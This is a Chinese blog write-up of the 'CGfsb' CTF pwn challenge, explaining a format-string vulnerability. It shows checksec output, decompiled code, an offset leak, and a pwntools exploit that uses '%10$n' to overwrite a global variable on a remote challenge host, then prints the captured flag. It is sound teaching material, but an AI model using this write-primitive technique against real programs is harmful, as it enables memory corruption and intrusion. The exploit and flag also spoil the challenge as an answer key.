# CGfsb writeup 格式化字符串漏洞的简单利用

原创

dittozzz 于 2018-12-22 10:06:50 发布 3945 收藏 3

分类专栏： pwn 攻防世界pwn题wp pwn 学习之路 文章标签： writeup pwn

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。


本文链接：https://blog.csdn.net/qq_43394612/article/details/85196669

版权


pwn 同时被 3 个专栏收录

23 篇文章 4 订阅

订阅专栏


攻防世界pwn题wp

6 篇文章 0 订阅

订阅专栏

pwn 学习之路

5 篇文章 5 订阅

订阅专栏

如果对格式化字符串漏洞不怎么了解，推荐看《灰帽黑客》这本书，也可以看看我博客里的

https://blog.csdn.net/qq_43394612/article/details/84900668

拿到题目，先看下开启了什么保护措施

```
wxy@ubuntu:~/Desktop$ checksec cgfsb.elf
[*] '/home/wxy/Desktop/cgfsb.elf'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

没有开启PIE

file下

```
wxy@ubuntu:~/Desktop$ file cgfsb.elf
cgfsb.elf: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
 linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=113
a10b953bc39c6e182c4ce6e05582ba2f8017a, not stripped
```

是动态链接

运行下

```
wxy@ubuntu:~/Desktop$ ./cgfsb.elf
please tell me your name:
sss
leave your message please:
sss
hello sss
your message is:
sss
Thank you!
```

就是让你先输入name，再输入message就完事了。
放到IDA里看一下。

```
memset(&s, 0, 0x64u);
puts("please tell me your name:");
read(0, &buf, 0xAu);
puts("leave your message please:");
fgets(&s, 100, stdin);
printf("hello %s", &buf);
puts("your message is:");
printf(&s);
if ( pwnme == 8 )
{
  puts("you pwned me, here is your flag:\n");
  system("cat flag");
}
else
{
  puts("Thank you!");
}
```

https://blog.csdn.net/qq_43394612

很明显是格式化字符串漏洞，点进pwnme这个变量看一下。

```
.bss:0804A068 pwnme           dd ?
```

在.bss段的全局变量，因为没有开启PIE，那就好办了，pwnme这个全局变量的地址是不会变的。
先确定下偏移量：

```
wxy@ubuntu:~/Desktop$ ./cgfsb.elf
please tell me your name:
sss
leave your message please:
AAAA.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
hello sss
your message is:
AAAA.ff90646e.f7f535c0.ff9064bc.f7f9ba9c.1.f7f6d410.73730001.a73.0.41414141.2e78
252e.252e7825.78252e78.2e78252e.252e7825.78252e78
Thank you!
```

这里的偏移量是10。
下面就可以写exp了

```
from pwn import*

#a=process('./cgfsb.elf')

a=remote("111.198.29.45","30315")
```

```
a.recvuntil("please tell me your name:")
a.send('sss')
a.recvuntil("leave your message please:")
dest=p32(0x0804A068)
a.send(dest+"aaaa%10$n")
a.interactive()
```

https://blog.csdn.net/qq_43394612

这里提供的利用脚本是用python写的，借用了pwntools这个库，这个库可以很方便的编写利用脚本。关于pwntools的用法网上有很多，推荐看官方文档 https://pwntools.readthedocs.io/en/stable/globals.html和这位大佬写的
https://www.jianshu.com/p/355e4badab50
运行下exp，即可得到flag：

```
you pwned me, here is your flag:
xctf{4187335115bbe6073b29597b65c1a7dd}
```